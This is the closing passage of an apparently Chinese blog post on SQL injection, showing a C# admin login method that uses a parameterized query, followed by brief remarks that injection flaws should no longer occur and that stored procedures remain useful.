|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36 | using System;   using System.Collections.Generic;   using System.Linq;   using System.Text;   using System.Data.SqlClient;   using Guying.BlogsDemo.Model;      namespace Guying.BlogsDemo.DAL   {       /// <summary>       /// Admin 数据提供       /// </summary>       public class AdminService       {          /// <summary>          /// Admin 登录           /// </summary>           /// <param name="adminInfo">登录目标对象</param>           /// <returns>返回操作结果，true成功 / false失败</returns>           public bool Login(AdminInfo adminInfo)           {               int count = 0;               string sql = " select count(1) from Admin where Username=@Username and Password=@Password ";               using (SqlConnection conn = new SqlConnection(DBHelper.CONNECTIONSTRING))               {                   conn.Open();                  using (SqlCommand comm = new SqlCommand(sql, conn))                   {                       comm.Parameters.AddRange(new[] { new SqlParameter("@Username", adminInfo.Username), new SqlParameter("@Password", adminInfo.Password) });                       count = (int)comm.ExecuteScalar();                   }               }               return count > 0;           }       }   } |

当然，数据库的存储过程也不是没卵用的咸鱼，记得多用。

五、 没了

就是演示一下危害，什么年代了都，不应该出现注入的问题了吧。

毕竟每个项目不一样，指不定注入还会导致什么问题呢。

最后。。。。。。。。。。。大牛勿喷。么么哒~